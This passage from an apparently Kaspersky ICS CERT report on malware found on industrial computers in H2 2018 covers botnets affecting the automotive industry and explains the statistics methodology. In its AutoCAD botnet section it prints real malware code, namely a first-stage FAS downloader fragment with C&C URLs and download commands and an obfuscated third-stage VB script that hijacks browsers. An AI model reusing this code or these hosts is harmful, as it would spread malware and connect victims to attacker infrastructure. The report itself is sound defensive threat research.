  However, there are also worms like Worm.Win32.Zombaque (0.02%) with P2P network architecture, i.e., attackers can activate them at any time. Also, there are active worms using the HTTP protocol. They are written in VBS, and download different types of malware such as backdoors and spyware Trojans.
- 6.35% – web miners running in browsers.
  0.76% – executable miner files for Windows.
- 5.78% – malicious LNK files.

  These files are mainly detected on removable media. They are part of the distribution mechanism for older families such as Andromeda/Gamarue, Dorkbot, Jenxcus/Dinihou and others.

  This category also includes LNK files with the CVE-2010-2568 vulnerability (0.66%), which was first used to distribute the Stuxnet worm. Since then, attackers have used the vulnerability to spread many other families, such as Sality, Nimnul/Ramnit, ZeuS, Vobfus, etc.

  Currently, LNK files disguised as legitimate documents can be used as part of a multistage phishing attack. They run a PowerShell script that downloads a malicious file.

  In rare cases, the loaded PowerShell script downloads binary code that is a specific modification of a Metasploit module – a passive TCP backdoor from the Metasploit set.
- 2.85% – malicious documents (MSOffice + PDF) containing exploits, malicious macros or malicious links.
- 2.31% – malicious files (executables, scripts, autorun.inf, .LNK and others) that run automatically when the system starts or when removable media are connected.

These files come from a variety of families that have one thing in common – autorun. The least harmful functionality of such files is automatically launching the browser with the predefined home page. Many families using autorun.inf are outdated in terms of network infrastructure (Palevo, Sality, Kido, etc.).

- 2.28% – Virus class malware.

  These programs include such families as Virus.Win32.Sality (1.22%), Virus.Win32.Nimnul (0.87%), and Virus.Win32.Virut (0.61%), which have been detected for many years. Although these malicious families are considered obsolete with an inactive network infrastructure, they usually make a significant contribution to the statistics due to self-propagation and insufficient measures to completely neutralize them.
- 2% – ransomware.
- 1.26% – banking Trojans.
- 0.9% – malware for AutoCad.

  It is worth noting that malware for AutoCad, specifically viruses, is detected mainly in East Asia on computers of industrial networks. In particular, this malware is found in network folders and on engineering workstations. Although malware for AutoCAD was at the peak of its popularity in the 2000s and early 2010s, ‘live’ samples can still be found.
- 0.61% – malicious files for mobile devices that are detected when a device is connected to a computer.

TOP 3 threats to the automotive industry

Starting with this report, we are going to analyze the TOP 3 threats affecting one of the industries every six months.

Today, we know of no attacks on industrial systems in the automotive industry aimed at manipulating processes related to manufacturing/diagnosing cars or their onboard systems.

However, in the second half of 2018, Kaspersky Lab products blocked a broad range of “ordinary” malware on computers used to control assembly lines and shops at car factories or the factories of automotive industry tier 1 suppliers (this includes Windows computers that run various software products for the Automotive industry). On such computers, malicious activity of malware not designed to target ICS environments – known viruses, crypto miners, generic multi-purpose spyware, and other malware – was prevented. Although the threats were not designed to cause cyber-physical damage, the side-effects of an active infection can have a significant impact on the availability and integrity of ICS and OT systems.

It is important to keep in mind the potential risk of future attacks, which is exacerbated by the flexibility of the threats and their ability to download and execute arbitrary next-stage malware that could be specially chosen by threat actors to attack specific victims.

Sality botnet

One of the most prevalent threats was Sality, a well-known modular polymorphic virus/worm that was first seen back in 2003 and was actively maintained until 2015.

In the past, Sality C&Cs were used to download next-stage malware and to exfiltrate user account credentials. However, he C&Cs are no longer active and all samples are detected by generic AV technologies.

In spite of this, the malware continues to spread inside and between networks around the globe.

Kaspersky Lab products have blocked Sality samples on a large number of OT computers in the automotive industry and we believe there could be even more OT computers with active infections due to the absence of adequate AV protection.

Sality is a self- propagating malicious program. The threat poses a significant risk to the OT/ICS infrastructure because it could cause a DoS condition on infected systems and lead to the local network's degradation caused by malicious traffic.

Bladabindi/njRAT botnet

Another significant threat we have detected on computers of the automotive industry is Bladabindi – a modular multifunctional botnet agent designed as a set of compiled AutoIT scripts. It has strong backdoor/spyware capabilities that enable attackers to collect and steal a variety of sensitive information. The botnet also has worm-like capabilities, which it uses to spread via removable media.

The C&Cs are active and are used to steal sensitive information, to download arbitrary commands and next-stage malware. The attackers use Dynamic DNS to evade detection and complicate threat analysis.

The threat can have a significant impact on OT computers and networks due to its broad set of capabilities related to collecting sensitive information, its ability to download and execute arbitrary commands and next-stage malware (e.g. crypto miner, DDoS bot, ransomware, etc.).

AutoCAD botnet

The AutoCAD based botnet is a set of compiled AutoLISP (FAS) Trojans and C&Cs discovered in 2013. The botnet is still maintained by the threat actors.

FAS Trojans inject themselves into AutoCAD settings, which ensures that they are executed each time the user opens an AutoCAD project. As a result, every new project opened is infected.

The C&Cs are active and are used to deliver arbitrary next-stage malware to infected computers. At the moment, the only known second-stage payload discovered by security researchers is a VB script used to navigate the user's browser to arbitrary URLs and to change the browser's home page setting.

The threat targets industrial and engineering companies in Asia (especially in China) and has a significant potential to impact OT computers due to active C&Cs and the ability to download and execute arbitrary next-stage payload.

Possible initial infection paths:


- An email with an attachment containing a hidden acad.fas Trojan downloader (the malware is hidden among AutoCAD drawings) sent by an unsuspecting legitimate engineer from a contractor/subcontractor organization;
- A phishing email with an attachment containing a hidden acad.fas Trojan downloader (the malware is hidden among AutoCAD drawings) sent by the threat actor;
- Removable media (e.g., a USB stick) containing a hidden acad.fas Trojan downloader (the malware is hidden among AutoCAD drawings);


- A file share on the local network containing a hidden acad.fas Trojan downloader (the malware is hidden among AutoCAD drawings).

It is important to note that after the computer has become infected an unsuspecting victim continues to spread malware by sharing infected AutoCAD projects with others via USB, email, and local and cloud file shares.

Curiously, the C&C server-side code does some checks on incoming requests (e.g., IP-country matching) and will not deliver the second and third stage payloads if those checks fail (for example, if the user IP does not belong to a country that is of interest to the threat actor).


Possible initial infection paths






Attack kill chain

Fragment of the first-stage FAS Trojan downloader


```
TR  [TF  [SFW  [WSVB  9◘ [XZDZ vlax-release-object  U♥ ₧ cmd.exe /c rundll32 setupapi,InstallHinfSection DefaultInstall 128
%windir%\inf\wsh.inf&regsvr32 scrrun.dll urlmon.dll shdocvw.dll jscript.dll vbscript.dll /s♥ run< HKCU\SOFTWARE\Microsoft\Wi
ndows Script Host\Settings\Enabled[vlax-invoke-method  U♦ o REG_DWORD☺ 1< HKLM\SOFTWARE\Microsoft\Windows Script Host\Settin
gs\Enabled◘ regwrite[WSH vlax-create-object  U☻ ♪ wscript.shell☺ 0[ENB  U☺ A HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows Sc
ript Host\Settings[ENA VL-REGISTRY-READ  U☻ • EnabledB HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Script Host\Settings[EN
A  [ENB  [WSH  9♥ [DELFILE OLDFILE N  U☺ o acad.mnl1U☺ o acad.pgp1U☺ o acad.fas1U☺ ♪ isomianyi.shxU☺ ◘ draw.fas9♣ [OLDFILE
9☺ [CLOSE WRITE-LINE FW OPEN  U☺ ☺ w[NEWSTR VL-STRING-SUBST  U♥ ♠ (defun↓ ◙(load"shxfont""")◙(defun‼ *(load"shxfont""")*[MNL
STR  U☻ ♪ ", 1).ReadAll▬ ret=FSO.OpenTextFile("[MNL  U☺ ◘ acad.mnl[MNLSTR  [NEWSTR  [FW  [MNL  9♦ [WAFILE + FINDBINSTR  U☺ ☻
 ;|[P2 AFSIZE VL-FILE-SIZE AFFAS GETAFILE  [AFFAS  [AFSIZE  [P2  9♥ U♫ ◄ *220.181.111.198*  http://bydzs.szmr.org/bygdmc.tmp
◄ *220.181.111.188*& http://www.bydzewzxcjgx.com/bygdmc.tmp◄ *220.181.111.178*∟ http://www.bydzywzxcjgx.com/◄ *220.181.111.1
68*o /gdmc.tmp♪ http://zjxls.◄ *220.181.111.158*♣ .html☺ /♪ http://mrsls.◄ *220.181.111.148*[IPSTR  U♣ ♠ ",True↔ ",1).ReadAl
l:fso.DeleteFile "▼ ",0,True:ret=FSO.OpenTextFile("♪  /n 1 /w 0 > / createobject("wscript.shell").run "cmd /c ping [TF VL-FI
LENAME-MKTEMP  U☺ ♦ .txt[RNDFILENAME  [TF  [IPSTR  9☻ [PXZRM PRM RXZXCJ VL-FILE-DELETE LOAD  U☺   [BOOLZ ZXJBDM  U♥ ¿ ":C S,
ret:Case else ret=X.responseText:End Select:Function C(L,F):Set G=CreateObject("ADODB.Stream"):G.Mode=3:G.Type=1:G.Open():G.
Write(L):G.SaveToFile F,2:End FunctionU ",0:X.Send():S=X.responseBody:BB=Hex(AscB(MidB(S,1,1))):Select Case BB:Case "D" ret=
"6 Set X=CreateObject("Microsoft.XMLHTTP"):X.Open "GET","[ZXCJ  U☺ o \draw.fas[ZXCJ  [BOOLZ  9☻ [URL PINGKZ  U♠ ♣ nzhy.- *36
0tray.exe*,*zhudongfangyu.exe*,*360sd.exe*☼ *linksid=81803*♦ fzw.☼ *linksid=81802*♦ zgr.[=  U☺ ☼ *linksid=81801*[WZSCYX  U☻
♣ qbsy.☼ *linksid=81800*[YUYAN LANGUAGE JCLB QBJCLB  U☺ ♫ *linksid=8180*[WSTR ZXCJXZ  U☻ ♠ /zydz/► http://zzydkzrm.[WSTR  [J
CLB  [YUYAN  9♥ [XGAFILE GETXZCJFHZ XZRM  U☺ o scxzl.com[PIRM  U☺ ☼ dssbb.vccj.info[WYRM  U☺ o isdun.com[WYRM  [PIRM  [XZRM
 [PKZRM  9♦ [KILLOLDFILE WMNLF KAIGONG FILETIME /=  U☺ ► DateLastModified[> FILEDIFF  U☺ ♂ DateCreated[BAKFAS  U☺ ♀ \shxfont
.fas[vlax-get PATH vlax-get-acad-object COPYFILE < ATOI SUBSTR WCMATCH  U☺ ♦ *$A*[VERINFO INFOSTR ATTRIB DWGFAS  U☺ o dwgpre
fix[GETVAR  U☺ • dwgname[VL-FILE-COPY SHFR CHXSFILE  U☺ ♂ shxfont.fasU☺ • hhs.fas9☻ [NOT ROOTFAS ROOTPATH STRCAT  U☺ ☺ \[VL-
```

Fragment of the second-sage FAS Trojan

Variant of a third-stage VB script



```
Sub kg():If GetLocale<>2052 Then Exit Sub:End If:For Each m In GetObject(`winmgmts:`).ExecQuery(`SELECT * FROM
Win32_Process where name='wscript.exe' and (CommandLine like '% //b %' or CommandLine like '%gxcx%')`):Exit
Sub:Next:Set Ws=CreateObject(`wscript.Shell`):Set
fso=CreateObject(`scripting.filesystemobject`):f=ws.ExpandEnvironmentStrings(`%temp%`)&`\`&Mid(fso.GetTempName,4,5)
:f1=f& 0:e=`sa=`&Timer&`:eXEcUte(wScrIpt.aRguMeNts(0))'`&RndStr(20,200):fso.OpenTextFile(f,2,True).Write
e:fso.OpenTextFile(f1,2,True).Write EC(`On Error Resume Next:rn=Date:Set
fs=CreateObject(``scripting.filesystemobject``):Dim Lt,Pv:Pv=1:Set wm=GetObject(``winmgmts:``):Set
co=GetObject(``winmgmts:Win32_Process``):Set mo=wm.ExecNotificationQuery(``select * from __instancecreationevent
within 0.5 where TargetInstance isa 'Win32_Process'``):cs=wm.ExecQuery(``SELECT * FROM Win32_Process where
name='wscript.exe'``).count:If Err Or GetLocale<>2052 Or cs>1 Then:WScript.Quit:End If:Do:Set
o=mo.NextEvent.TargetInstance:tt:Loop:Sub tt():mn=LCase(o.name):If mn=``wscript.exe`` Then:o.tERMINATE:End
If:ib=InStr(``#iexplore#sogouexplorer#maxthon#360chrome#360se#chrome#firefox#ttraveler#theworld#liebao#qqbrowser#23
45explorer#``,``#``&Replace(mn,``.exe``,````)&``#``):If DateDiff(``n``,Lt,Now)<30 Or ib=0 Then:Exit Sub:End
If:For Each ei In wm.ExecQuery(``SELECT * FROM Win32_Process where name='explorer.exe' and
ProcessId=``&o.ParentProcessId):Lt=Now:pt=o.executablepath:If rn<>Date Then:rn=Date:Pv=1:End If:If VarType(pt)<2
Then:pt=cz(mn):End If:If VarType(pt)<2 Then:Exit Sub:End If:If Pv=1 And DateDiff(``d``,``2018-11-12``,Now)<0
Then:ha=`` http://www.hao123.com/?tn=99182691_hao_pg``:tb=`` https://s.click.taobao.com/`` &
Chr(107)&Chr(50)&Chr(65)&Chr(108)&Chr(65)&Chr(76)&Chr(119):Else:ha=``
http://hao.jx2wz.com/?f=zxcj&b=``&ib&``&p=``&pv:tb=`` http://tz.isdun.com/?f=zxcj&b=``&ib&``&p=``&pv:End If:If
Not(ib=10 Or ib=32 Or ib=42 Or ib=99) Then:o.tERMINATE:m=co.create(Pt & ha,,,pi):End If:WScript.Sleep 2000:If
co.create(Pt & tb,,,pi)=0 Then:Pv=Pv+1:End If:Next:End Sub:Function cz(wn):Set
ws=CreateObject(``Wscript.Shell``):Set wp=ws.SpecialFolders:ql=wp(``APPDATA``)&``\Microsoft\Internet
Explorer\Quick Launch``:For Each wz In Array(wp(``Desktop``),wp(``StartMenu``),wp(``Programs``),ql,ql&``\User
Pinned\TaskBar``,ql&``\User Pinned\StartMenu``):If fs.FolderExists(wz) Then:For Each f In
fs.GetFolder(wz).Files:If LCase(fs.GetExtensionName(f))=``lnk`` Then:Set
sl=ws.CreateShortcut(f):p=sl.TargetPath:If InStr(LCase(p),wn)>0 Then:cz=p:Exit Function:End If:End If:Next:End
If:Next:End Function`):ws.Run `wscript //b //e:vbscript `&f&` ```&`On Error Resume Next:For Each G In
Array(83,67,82,73,80,84,73,78,71,46,70,73,76,69,83,89,83,84,69,77,79,66,74,69,67,84):X=X&Chr(G):Next:Set
fs=CreateObject(X):f1=WScript.ScriptFullName:fs.dELETEfILE f1,True:f2=f1&
0:XY=StrReverse(fs.oPENtEXTfILE(f2).rEADaLL):fs.dELETEfILE f2,True:For IX=1 To Len(XY)-2 Step
2:YX=YX&Chr(CInt(Mid(XY,IX,2))):Next:Execute(Chr(39)&LCase(YX))`&````:End Sub:Function
EC(s):s=RndStr(20,200)&vbcrlf&s&`'`&RndStr(20,200):s=StrReverse(UCase(s)):For i=1 To
Len(s):EC=EC&StrReverse(Asc(Mid(s,i,1))):Next:End Function:Function
RndStr(min,max):Randomize:cd=Int(Rnd*(max-min+1)+min):For i=1 To
cd:Randomize:RndStr=RndStr&Chr(Int(85*Rnd)+15):Next:End Function
```

Threat statistics

All statistical data used in this report was collected using the Kaspersky Security Network (KSN), a distributed antivirus network. The data was received from those KSN users who gave their consent to have data anonymously transferred from their computers. We do not identify the specific companies/organizations sending statistics to KSN, due to the product limitations and regulatory restrictions.

Methodology

The data was received from ICS computers protected by Kaspersky Lab products that Kaspersky Lab ICS CERT categorizes as part of the industrial infrastructure at organizations. This group includes Windows computers that perform one or several of the following functions:

- supervisory control and data acquisition (SCADA) servers,
- data storage servers (Historian),
- data gateways (OPC),
- stationary workstations of engineers and operators,
- mobile workstations of engineers and operators,
- Human-Machine Interface (HMI).

The statistics analyzed also include data received from computers of industrial control network administrators and software developers who develop software for industrial automation systems.

For the purposes of this report, attacked computers are those on which our security solutions have been triggered at least once during the reporting period. When determining percentages of machines on which attempted malware infections were prevented, we use the ratio of *unique* computers attacked to all computers in our sample from which we received anonymized information during the reporting period.

ICS servers and stationary workstations of engineers and operators often do not have full-time direct internet access due to restrictions specific to industrial networks. Internet access may be provided to such computers, for example, during maintenance periods.


Workstations of system/network administrators, engineers, developers and integrators of industrial automation systems may have frequent or even full-time internet connections.

As a result, in our sample of computers categorized by Kaspersky Lab ICS CERT as part of the industrial infrastructure of organizations, about 40% of all machines have regular or full-time internet connections. The remaining machines connect to the Internet no more than once a month, many less frequently than that.

Percentage of computers on which malicious objects were detected


In all of the year 2018, the percentage of ICS computers on which malicious objects were detected grew by 3.2 pp compared to the previous year, reaching 47.2%.

Percentage of ICS computers on which malicious objects were detected, 2018 vs 2017




In H2 2018, Kaspersky Lab products prevented malicious activity on 40.8% of ICS computers globally**.** Compared with H1 2018, we see a minor change in this figure – a decrease of 0.37 pp.

Percentage of ICS computers on which malicious objects were detected




May – August 2018 saw a decline in the percentage of ICS computers on which malicious objects were detected. However, starting in September we saw a new increase in the proportion of such machines, which remained above 22% for the rest of the year.

Percentage of ICS computers on which malicious objects were detected, by month, 2018



In 2018, in each month of the year, the proportion of ICS computers on which malicious activity was prevented was higher than that in the same month of 2017.

Percentage of ICS computers on which malicious objects were detected, by month, 2018 vs 2017

